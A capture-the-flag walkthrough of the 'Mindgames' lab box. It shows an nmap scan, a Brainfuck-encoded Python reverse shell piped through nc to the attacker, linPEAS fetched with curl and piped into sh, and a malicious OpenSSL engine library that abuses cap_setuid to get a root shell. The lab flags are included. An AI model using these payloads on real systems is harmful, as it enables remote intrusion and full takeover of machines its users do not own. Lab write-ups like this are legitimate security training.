Box - Mindgames


STEP 1 => **NMAP SCAN**

```
┌──(stella㉿kali)-[~]
└─$ nmap -sV 10.10.176.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-27 21:55 IST
Nmap scan report for 10.10.176.65
Host is up (0.39s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Here port 22 and 80 is open.

STEP 2 => **CHECK WEB SERVER**


<http://10.10.110.98:80/>



Here, we can see that a coding is there if we google it ,we get that that's a encoding is there


named ***BRAINFUCK*** . so here we have to execute python code to get shell

URL => < https://www.dcode.fr/brainfuck-language>



Encode play load:

```
[ import os; os.system("rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc {your tun0 IP} 1234 >/tmp/f");]
```



By executing it into server we get shell

```
┌──(whitefang㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.9.6.24] from (UNKNOWN) [10.10.110.98] 42866
/bin/sh: 0: can't access tty; job control turned off
$
```

STEP 3 => **USER.TXT**

```
┌──(whitefang㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.9.6.24] from (UNKNOWN) [10.10.110.98] 42866
/bin/sh: 0: can't access tty; job control turned off
$ ls -al
total 7032
drwxrwxr-x 3 mindgames mindgames    4096 May 11  2020 .
drwxr-xr-x 6 mindgames mindgames    4096 May 11  2020 ..
drwxrwxr-x 2 mindgames mindgames    4096 May 11  2020 resources
-rwxrwxr-x 1 mindgames mindgames 7188315 May 11  2020 server
$ cd ..
$ ls -al
total 40
drwxr-xr-x 6 mindgames mindgames 4096 May 11  2020 .
drwxr-xr-x 4 root      root      4096 May 11  2020 ..
lrwxrwxrwx 1 mindgames mindgames    9 May 11  2020 .bash_history → /dev/null
-rw-r--r-- 1 mindgames mindgames  220 May 11  2020 .bash_logout
-rw-r--r-- 1 mindgames mindgames 3771 May 11  2020 .bashrc
drwx------ 2 mindgames mindgames 4096 May 11  2020 .cache
drwx------ 3 mindgames mindgames 4096 May 11  2020 .gnupg
drwxrwxr-x 3 mindgames mindgames 4096 May 11  2020 .local
-rw-r--r-- 1 mindgames mindgames  807 May 11  2020 .profile
-rw-rw-r-- 1 mindgames mindgames   38 May 11  2020 user.txt
drwxrwxr-x 3 mindgames mindgames 4096 May 11  2020 webserver
$ cat user.txt
thm{411f7d38247ff441ce4e134b459b6268}
$
```

STEP4 => **PRIVILAGE ESCALATION**

Run **linPEAS** to check vulnerability on machine.

We host a webserver with linPEAS on our local machine.

```
┌──(whitefang㉿kali)-[~/Desktop/privilege-escalation-awesome-scripts-suite-master/linPEAS]
└─$ python3 -m http.server 4123
Serving HTTP on 0.0.0.0 port 4123 (http://0.0.0.0:4123/) ...
```

Command ➔ curl http://10.9.6.24:4123/linpeas.sh | sh

```
Files with capabilities (limited to 50):
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/openssl = cap_setuid+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep
/home/mindgames/webserver/server = cap_net_bind_service+ep is writable
```

STEP5 => **Compile SSL script on local machine:**

Executing SSL script =>

```c
#include <stdio.h>
#include <unistd.h>
#include <openssl/engine.h>

static int bind(ENGINE *e, const char *id)
{
  setuid(0);
```

```
  system("/bin/bash");
  return 1;
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
```

Command ➔ gcc -fPIC -o root.o -c root.c

Command ➔ gcc -shared -o root.so -lcrypto root.o

STEP6 => **Upload root.so to machine:**

Command ➔ wget -q 10.9.6.24:4123/root.so

Running root.so on machine:

Command ➔ openssl engine -t -c `pwd`/root.so

```
$ wget -q 10.9.6.24:4123/root.so
$ ls -al
total 60
drwxr-xr-x 7 mindgames mindgames  4096 Jun 27 17:14 .
drwxr-xr-x 4 root      root       4096 May 11  2020 ..
lrwxrwxrwx 1 mindgames mindgames     9 May 11  2020 .bash_history → /dev/null
-rw-r--r-- 1 mindgames mindgames   220 May 11  2020 .bash_logout
-rw-r--r-- 1 mindgames mindgames  3771 May 11  2020 .bashrc
drwx------ 2 mindgames mindgames  4096 May 11  2020 .cache
drwxr-x--- 3 mindgames mindgames  4096 Jun 27 16:45 .config
drwx------ 3 mindgames mindgames  4096 Jun 27 16:45 .gnupg
drwxrwxr-x 3 mindgames mindgames  4096 May 11  2020 .local
-rw-r--r-- 1 mindgames mindgames   807 May 11  2020 .profile
-rw-r--r-- 1 mindgames mindgames 16216 Jun 27 17:03 root.so
-rw-rw-r-- 1 mindgames mindgames    38 May 11  2020 user.txt
drwxrwxr-x 3 mindgames mindgames  4096 May 11  2020 webserver
$ openssl engine -t -c `pwd`/root.so
whoami
root
```

```
cd root
ls -al
total 28
drwx------  4 root root 4096 May 11  2020 .
drwxr-xr-x 24 root root 4096 May 11  2020 ..
lrwxrwxrwx  1 root root    9 May 11  2020 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 May 11  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 May 11  2020 .ssh
-rw-r--r--  1 root root   38 May 11  2020 root.txt
cat root.txt
thm{1974a617cc84c5b51411c283544ee254}
^C
```